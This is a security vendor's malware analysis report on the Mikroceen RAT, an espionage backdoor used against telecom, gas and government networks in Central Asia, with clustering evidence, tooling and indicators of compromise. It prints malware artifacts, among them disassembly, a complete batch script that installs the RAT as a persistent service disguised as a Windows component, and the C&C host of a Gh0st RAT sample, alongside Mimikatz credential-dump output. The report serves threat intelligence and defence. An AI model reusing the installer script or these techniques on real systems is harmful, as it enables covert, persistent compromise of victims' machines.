# Mikroceen: Spying backdoor leveraged in high-profile networks in Central Asia

welivesecurity.com/2020/05/14/mikroceen-spying-backdoor-high-profile-networks-central-asia

Peter Kálnai


May 14, 2020

In this joint blogpost with fellow researchers from Avast, we provide a technical analysis of a constantly developed RAT that has been used in various targeted campaigns against both public and private subjects since late 2017. We observed multiple instances of attacks involving this RAT, and all of them happened in Central Asia. Among the targeted subjects were several important companies in the telecommunications and gas industries, and governmental entities.

Moreover, we connect the dots between the latest campaign and three previously published reports: Kaspersky's Microcin against Russian military personnel, Palo Alto Networks' BYEBY against the Belarussian government and Checkpoint's Vicious Panda against the Mongolian public sector. Also, we discuss other malware that was typically a part of the attacker's toolset together with the RAT. We chose the name Mikroceen to cover all instances of the RAT, in acknowledgement of Kaspersky's initial report on the family. The misspelling is intentional, in order to avoid the established microbiological notion, but also to have at least phonemic agreement.

## Clustering

First let's discuss the clustering of Mikroceen, which is a simple RAT, and show our reasons for thinking reports from Kaspersky, Palo Alto Networks and Checkpoint write about the same specific malware family (among other malicious tools mentioned). Figure 1 provides a comparison of the decryption loop that is used for configuration data consisting of the C&C domain, a name and a password associated with each sample of the RAT. The loop is practically the same and it is implemented in three copies in a row. Checkpoint also discussed the similarities of the HTTP headers in the data sections between BYEBY and Vicious Panda, and a shared logging message V09SS0lO that base64 decodes to WORKIN. The encoded string is also present in Microcin.



```
lea     esp, [esp+0]

_cycle_decrypt:
mov     dl, 20h ; ' '
sub     dl, bl
add     [ebx+edi], dl
push    edi                 ; lpString
inc     ebx
call    esi ; lstrlenA
cmp     ebx, eax
jl      short _cycle_decrypt
```

```
xor     ecx, ecx
lea     esp, [esp+0]

_cycle_decrypt:
mov     al, 20h ; ' '
sub     al, cl
add     name[ecx], al
inc     ecx
push    offset name         ; lpString
mov     [esp+1060h+iterator], ecx
call    esi ; lstrlenA
mov     ecx, [esp+105Ch+iterator]
cmp     ecx, eax
jl      short _cycle_decrypt
```

```
xor     edx, edx
nop

_cycle_decrypt:
mov     al, 20h ; ' '
lea     ecx, [edx+esi]
sub     al, dl
inc     edx
add     [ecx], al
push    esi                 ; lpString
mov     [esp+1018h+iterator], edx
call    edi ; lstrlenA
mov     edx, [esp+1014h+iterator]
cmp     edx, eax
jl      short _cycle_decrypt
```


```
call    ds:lstrlenA
test    eax, eax
jle     short loc_1000115A

_cycle_decrypt:
mov     al, 20h ; ' '
lea     ecx, [ebx+esi]
sub     al, bl
add     [ecx], al
inc     ebx
push    esi                 ; lpString
call    ds:lstrlenA
cmp     ebx, eax
jl      short _cycle_decrypt
```

*Figure 1. Part of the code used to decipher internal data; the exported DLL name is at the bottom*

In the section *Attackers' arsenal* below we also compare the command grammars of the RAT's features and typical error messages that are logged during execution with its previous instances. To support the evidence, the preferred provider of the attackers' infrastructure and the most typical malware simultaneously found on the compromised networks. All these clues should evoke strong confidence that it's the same malware family.

## Timeline & victimology

Figure 2 sketches the evolution how the threat was tracked in time. As we mentioned earlier, the Central Asian region joined Russia, Belarus and Mongolia as areas with victims of Mikroceen intrusions. These victims were not desktop users, but endpoints in corporate networks where a higher level of security is expected.



Microcin
reported by Kaspersky
Mid-Sept 2017
BYEBY
reported by Palo Alto Networks
Late Sept 2017
ESET tracks back the earliest activity in Central Asia
Dec 2018
Avast starts researching the threat
Sept 2019
ESET and Avast start research collaboration
Jan 2020
Vicious Panda
reported by Checkpoint
Mar 2020
Mikroceen
joint report by ESET and Avast
May 2020
welivesecurity

*Figure 2. Timeline of events related to Mikroceen*




*Figure 3. The recent campaigns in Central Asia surrounded by the previously reported ones*

## Attackers' arsenal

Let us describe the tools the attackers used in their campaign in Central Asia. Unfortunately, we were unable to discover how they got into the compromised networks.

## RAT (client-side backdoor)

Once the intruders establish a foothold on a victim machine, the code in Figure 4 serves to install the RAT on the system. Note the parameter start= auto, which establishes the malware's persistence after a reboot.

```
@echo off
sc stop PCAudit
sc delete PCAudit
sc create PCAudit binpath= "C:\WINDOWS\syswow64\svchost.exe -k netsvcs" type= share start= auto displayname= "Windows Upload Manager"
sc description PCAudit "Windows Help Service is a microsoft Windows component for System(Important). If this service is stopped, users will be unable to get useful information"
sc failure PCAudit reset= 0 actions= restart/0
reg add HKLM\SYSTEM\CurrentControlSet\Services\PCAudit\Parameters /v ServiceDll /t REG_EXPAND_SZ /d %SystemRoot%\Syswow64\pcaudit.dll
reg add HKLM\SYSTEM\CurrentControlSet\Services\PCAudit\Parameters /v ServiceMain /t REG_SZ /d NtHelpServiceMain
reg add HKLM\SYSTEM\CurrentControlSet\Services\PCAudit\Parameters /v ServiceDllUnloadOnStop /t REG_DWORD /d 1
sc start PCAudit
del %0
```

*Figure 4. Installation batch code*

As we mentioned earlier, each bot comes with configuration data: C&C, client name and client password. The name of the bot appears in the server-side interface. What is quite unusual is that an operator needs to authenticate by entering the client's password in order to control the client. We can only speculate about the purpose, but it could serve as protection against botnet takeover, in case a competing actor or law enforcement seize their infrastructure. So, we see that certain effort was put on the security of the client-server connection. Moreover, the client can connect directly to the C&C server or route the traffic via a proxy, which could be useful – especially in corporate networks. The connection is further secured by a certificate and this is a feature that distinguishes Mikroceen from the legion of backdoors we have seen since previously.

Mikroceen uses the same basic features as already described Palo Alto Networks about BYEBY. The grammar of commands is quite specific, because each command is truncated to 6 letters and then base64 encoded. That results an 8-letter incomprehensible word in the code. While in previous cases the encoding was straightforward, in the campaign in Central Asia there's additional unknown encryption layer added. The connection of the 8-letter words with the commands in that case was done by agreement on the code level.

| Command | Microcin, BYEBY, Vicious Panda | Mikroceen |
|---|---|---|
| hello! | aGVsbG8h | AmbZDkEx |
| GOODBY | R09PREJZ | eYTS5IwW |
| BYE BY | QllFIEJZ | bo7aO8Nb |

| Command | Microcin, BYEBY, Vicious Panda | Mikroceen |
|---|---|---|
| DISCON | REITQ09O | 6GEI6owo |
| LIST D | TEITVCBE | Ki0Swb7I |
| STARTC | U1RBUIRD | h71RBG8X |
| COMMAN | Q09NTUFO | 5fdi2TfG |
| TRANSF + (UPLOAD, DOWNLO) | VFJBTING + (VVBMT0FE, RE9XTkxP) | J8AoctiB + (QHbU0hQo, hwuvE43y) |
| EXECUT | RVhFQ1VU | gRQ7mIYr |

*Table 1. Command grammar of various instances of the RAT*

During execution, the client logs debug messages in a temporary file. This varies among various Mikroceen instances. Table 2 provides a comparison of these messages from case to case and gives additional evidence that links the instances of Mikroceen.

| | Microcin | BYEBY | Vicious Panda | Mikroceen | |
|---|---|---|---|---|---|
| | | | | 32-bit | 64-bit |
| Folder | %<br>CSIDL_COMMON_DOCUMENTS% | %TEMP% | %<br>CSIDL_COMMON_DOCUMENTS% | %TEMP% | %TEMP% |
| Filename | 7B296FB0.CAB | vmunisvc.cab | 5E8C6FF0.CAB | 7B296FB0.CAB | W52G86ST.TMP |
| Keywords at main | V09SS0lO<br>U3RhcnQ= | V09SS0lO<br>U3RhcnQ= | V09SS0lO<br>U3RhcnQ= | V09SS0lO | GvFa8Sei |
| Keyword at connect | ZGlyZWN0 | ZGlyZWN0 | ZGlyZWN0 | wfZ155bJ | wfZ155bJ |


*Table 2. Logging messages in a temporary file*

## Simultaneously occurring malware

The previous reports always mention a wide arsenal of tools that are used in the attacks. In our case it was the same – not just Mikroceen, but other malware as well. Here are the three most important tools we observed in the compromised networks.

### Lateral movement via Mimikatz

The attackers used their implementation of Mimikatz, delivered via a two-stage mechanism: the first stage was a dropper usually called installer.exe or Yokel64.exe, which dropped the main payload with an indicative external DLL name mktz64.dll in the second stage. While Mikroceen has never come with debug information, here we can see the string E:\2018_\MimHash\mimikatz\Bin\mktzx64.pdb



```
00 00 00 00-00 00 00 00-68 06 03 80-01 00 00 00            h♠♥Ç☺
D0 21 04 80-01 00 00 00-28 03 03 80-01 00 00 00  ╨!♦Ç☺     (♥♥Ç☺
44 8B 02 80-01 00 00 00-62 61 64 20-65 78 63 65  Dï☻Ç☺     bad exce
70 74 69 6F-6E 00 00 00-52 53 44 53-26 4E AC 69  ption     RSDS&N¼i
47 92 72 41-AF 14 55 36-43 8C CB FE-01 00 00 00  GÆrA»¶U6Cî╦■☺
45 3A 5C 32-30 31 38 5F-5C 4D 69 6D-48 61 73 68  E:\2018_\MimHash
5C 6D 69 6D-69 6B 61 74-7A 5C 42 69-6E 5C 6D 6B  \mimikatz\Bin\mk
74 7A 78 36-34 2E 70 64-62 00 00 00-00 00 00 00  tzx64.pdb
```

*Figure 5. A PDB string in the Mimikatz payload*

Mimikatz is an open source project by French security researcher Benjamin Delpy, developed since 2007. It's a robust tool that, among other things, can bypass various Windows authentication schemes, basically by dumping credential data from the Windows Local Security Account database. It's mainly used by red teams in IT security but also misused across the spectrum of APT actors, e.g. Lazarus Group, Telebots, Okrum etc. After running it in a test virtual environment, its output is (the incorrect spaces before the commas are in the original):

```
#1 domain = MSEDGEWIN10, user = Administrator , nthash=FC525C9683E8FE067095BA2DDC971889.
#2 domain = MSEDGEWIN10, user = IEUser , nthash=FC525C9683E8FE067095BA2DDC971889.
```


### Lateral movement via WMI

The attackers use an additional tool to spread in the hosting network. This time they leverage Windows Management Instrumentation (WMI). All relevant data is needed as the file's name, as during the execution it expects @@<ComputerName>,<UserName>,<Password>,.exe.  In the first step, a console to a remote computer is established, where the connection is identified by <ComputerName> and authenticated with (<UserName>, <Password>). Afterwards, proxy security is set to the strict level, which means arguments of each remote procedure call are encrypted and the server's access to local resources is allowed. Then WMI is used again to retrieve the Win32_Process class, which in turn is used to create a process with given parameters. When all the work is done, the tool terminates itself.

## Gh0st RAT

This infamous, old RAT was created around 2008. In this instance it was found as rastls.dll on the compromised systems, while the exported DLL name is usually svchost.dll. It tries to connect with https://yuemt.zzux[.]com:443, which resolves to an IP address in China. This is an exception with no explanation, because the server doesn't belong to any of the C&C providers used by Mikroceen. From our point of view, it seems redundant to use this additional backdoor, whose capacity is fully provided by Mikroceen itself.

To recognize this backdoor, one observes the string Gh0st within the binary. The character string uwqixgze} is used as a placeholder for the C&C domain.




```
lea     eax, [ebp+WSAData]
mov     dword ptr [esi], offset off_1000C260
push    eax                 ; lpWSAData
push    202h                ; wVersionRequested
call    ds:WSAStartup
push    ebx                 ; lpName
push    ebx                 ; bInitialState
push    1                   ; bManualReset
push    ebx                 ; lpEventAttributes
call    ds:CreateEventA
or      dword ptr [esi+0A8h], 0FFFFFFFFh
mov     [esi+0ACh], eax
lea     eax, [ebp+Src]
push    5                   ; Size
push    eax                 ; Src
lea     eax, [esi+0B0h]
push    eax                 ; Dst
mov     [esi+0B5h], bl
mov     [ebp+Src], 47h ; 'G'
mov     [ebp+var_13], 68h ; 'h'
mov     [ebp+var_12], 30h ; '0'
mov     [ebp+var_11], 73h ; 's'
mov     [ebp+var_10], 74h ; 't'
call    memcpy
```

```
push    esi
mov     esi, ds:lstrcpyA
push    edi
mov     edi, offset byte_10017C98
push    offset g_Server ; "yuemt.zzux.com"
push    edi                 ; lpString1
call    esi ; lstrcpyA
push    edi                 ; lpString2
push    offset g_Placeholder ; "uwqixgze}"
mov     g_Port, 443
mov     g_Timeout, 12000
call    esi ; lstrcpyA
mov     ax, word ptr g_Port
push    offset byte_10017CBC ; lpString2
push    offset name         ; lpString1
mov     word_1000F6D4, ax
call    esi ; lstrcpyA
mov     eax, dword_10017CDC
pop     edi
mov     hostshort, eax
mov     eax, g_Timeout
mov     dword_1000F6D0, eax
xor     eax, eax
pop     esi
```

*Figure 6. Gh0st RAT malware (fragment)*

## C&C panel (server-side interface)

The previous reports already mention the poor operational security of the attackers (their open directories were observed by Kaspersky and Checkpoint), and the actors behind continue to leak tools not necessarily leveraged on the victims' side. We were able to get our hands on an older version of RAT's control panel.  On the lower part of Figure 7 there's a graphical interface through which all bots are commanded. It is very minimalistic, which may be due to an older version from 2017, but still, just compare it with the greater than 10-year-old panel of Gh0st RAT. There's not much improved since, visually or functionally, so the introduction of SSL connections seems like the main shift between the projects (the text box for "CN Name" on the figure). It seems that the operators of the botnet are content customers of Vultr services, a child company of Choopa LLC, as their operational infrastructure is mostly hosted there, and this was also observed in the Vicious Panda campaign by Checkpoint. This is a bullet-proof provider, documented by researchers from Cisco as early as 2015.



| ID | WAN | LAN | Computer Name /Note | OS | CPU | Ping | Webcam |
|---|---|---|---|---|---|---|---|
| 0 | 10.0.2.15 | 10.0.2.15 | MSEDGEWIN10 | (null) SP0 (Build 17763) | 3408MHz | 94 | -- |

```
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

10.0.2.15 S: 0.03 kb/s R: 0.10 kb/s Port: 80 Connections: 1

Listen Port: 443

CN Name: CN={38CE8FAD-2E31-4CA8-B671-1BA7A8A54B28}

| | Online Host | LAN IP | WAN IP | Character String | Connected Time | OS | Language | Client Version |
|---|---|---|---|---|---|---|---|---|
| 1 | MSEDGEWIN10 | 10.0.2.15 | 10.0.2.15 | josa5w5n | 2020-4-25 7:0:34 | 10.0 | English (United States) | 6.1.7600.36389 |
| 2 | MSEDGEWIN10 | 10.0.2.15 | 10.0.2.15 | chris8526 | 2020-4-25 7:6:40 | 10.0 | English (United States) | 6.1.7600.36389 |

Command: dir

```
c:\tools>dir

04/03/2020  05:03 AM         139,776 GroundControl-v.20171016.exe
04/25/2020  06:31 AM         110,080 NWCWorkstation.dll
04/03/2020  05:32 AM       2,292,736 QtCore4.dll
04/03/2020  05:32 AM       8,223,744 QtGui4.dll
02/27/2018  03:13 AM         552,960 win32_remote.exe
```

Source:

Destination:

● Download ○ Upload

| | Host WAN IP | Source File | Destination File | Transfer Type | Task State | Transfer Status |
|---|---|---|---|---|---|---|
| 1 | 10.0.2.15 | c:\tools\win32_remote.exe | | Upload | Stopped | 26197397/0552960 |

*Figure 7. Interfaces for controlling bots: Gh0st RAT (2008) vs. Mikroceen's interface (2017)*

## Conclusion

We have presented the analysis of a custom implementation of a client-server model developed for spying purposes. The malware developers put great effort into the security and robustness of the connection with their victims and the operators managed to penetrate high-profile corporate networks. Moreover, they have a larger toolset of attack tools at their disposal and their projects are under constant development, mostly visible as variations in obfuscation.

## Indicators of Compromise (IoCs)

Here are the hashes of samples described in the article. Additional IoCs collected from the attacks can be found on ESET's GitHub or Avast's GitHub.

| SHA | Time-stamp | Description | ESET detection name |
|---|---|---|---|
| d215bb8af5581b31f194248fc3b-d13d999a5991c | 2016-06-29 00:34:42 | Microcin (Kaspersky) 7771e1738fc2e4de210ac06a5e62c534 | Win32/Mikroceen.A |
| 7a63fc9db2bc1e9b1e-f793723d5877e6b4c566b8 | 2017-07-06 08:15:31 | BYEBY (PANW) 383a2d8f421ad2f243cbc142e9715c78f867a114b037626c2097cb3e070f67d6 | Win32/Mikroceen.B |

| SHA | Time-stamp | Description | ESET detection name |
|---|---|---|---|
| 2f80f51188dc9aea697868864d88925d64c26abc | 2017-01-28 11:33:43 | Vicious Panda (Checkpoint) | Win32/Mikroceen.C |
| 302cf1a90507efbded6b8f53e380591a3eaf6dcb | 2019-04-25 01:15:40 | Mikroceen 32-bit | Win32/Mikroceen.H |
| 21ffd24b8074d7cffdf4cc339d1fa8fe892eba27 | 2018-12-10 07:46:25 | Mikroceen 64-bit | Win64/Mikroceen.C |
| 5192023133dce042da8b6220e4e7e2e0dcb000b3 | 2019-03-11 12:14:09 | Mimikatz | Win64/Riskware.Mimikatz |
| c18602552352fee592972603262fe15c2cdb215a | 2015-03-16 03:29:39 | Lateral Movement via WMI | Win32/HackTool.Agent.NE |
| 4de4b662055d3083a1bccf2bc49976cdd819bc01 | 2015-12-31 03:10:15 | Gh0st RAT | Win32/Farfli.CSY |

## References

- Vasily Berdnikov, Dmitry Karasovsky, Alexey Shulmin: “Microcin malware”, Kaspersky Labs 2017-9-25
- Josh Grunzweig, Robert Falcone: “Threat Actors Target Government of Belarus Using CMSTAR Trojan”, September 2017
- Checkpoint Research: “Vicious Panda: The COVID Campaign”, 2020-03-12
- SecDev Group & Citizenlab, “Tracking GhostNet: Investigating a Cyber Espionage Network”, March 2009,
- Dhia Mahjoub, Jeremiah O’Connor, Thibault Reuille, Thomas Mathew: “Phishing, Spiking, and Bad Hosting”, Cisco Umbrella Blog, 2015-09-14
- “Mimikatz: A little tool to play with Windows security”
- Peter Kálnai, Anton Cherepanov. “Lazarus KillDisks Central American casino”, WeLiveSecurity.com, April 2018
- Anton Cherepanov, Robert Lipovský: “New TeleBots backdoor: First evidence linking Industroyer to NotPetya”, WeLiveSecurity.com, October 2018
- Zuzana Hromcová: “Okrum: Ke3chang group targets diplomatic missions”, WeLiveSecurity.com, July 2019
- Avast Threat Intelligence, GitHub repository
- ESET Threat Intelligence, GitHub repository

## MITRE ATT&CK techniques

| Tactic | ID | Name | Description |
|---|---|---|---|
| Execution | T1035 | Service Execution | The RAT is configured to run as a service at startup via sc.exe. |
| | T1059 | Command-Line Interface | The RAT can execute a command line. |
| | T1064 | Scripting | The attackers used batch scripts for malware installation and execution. |
| | T1105 | Remote File Copy | The RAT can download files to the victim’s machine |
| | T1106 | Execution through API | The RAT launches the Windows console via CreateProcess. |
| Persistence | T1050 | New Service | The RAT is executed automatically |
| Defense Evasion | T1136 | Masquerading | The RAT disguises itself as various types of legitimate services. |
| | T1140 | Deobfuscate/Decode Files or Information | The commands of the RAT and some of its components are encoded/encrypted. |
| Discovery | T1082 | System Information Discovery | The RAT sends information, like the version of the operating system to be displayed, in operator’s panel. |
| | T1016 | System Network Configuration Discovery | The RAT collects network information, including host IP address and proxy information. |
| | T1033 | System Owner/User Discovery | The RAT sends information, like the username to be displayed, in operator’s panel. |
| Credential Access | T1103 | Credential Dumping | Mimikatz is used in the attack. |
| Command and Control | T1032 | Standard Cryptographic Protocol | The RAT uses SSL for encrypting C2 communications. |
| | T1043 | Commonly Used Port | The RAT uses port 443. |

| Tactic | ID | Name | Description |
|---|---|---|---|
| | T1071 | Standard Application Layer Protocol | The RAT uses the Schannel implementation of SSL. |
| | T1001 | Data Obfuscation | The RAT’s interface controls the client with obfuscated commands. |
| | T1030 | Proxy Connection | The RAT has a proxy option that masks traffic between the malware and the remote operators. |
| Exfiltration | T1041 | Exfiltration Over Command and Control Channel | The operator of the RAT can download any desired file from a victim. |
| Collection | T1113 | Screen Capture | The RAT can capture the victim’s screen. |

Peter Kálnai 14 May 2020 - 02:00PM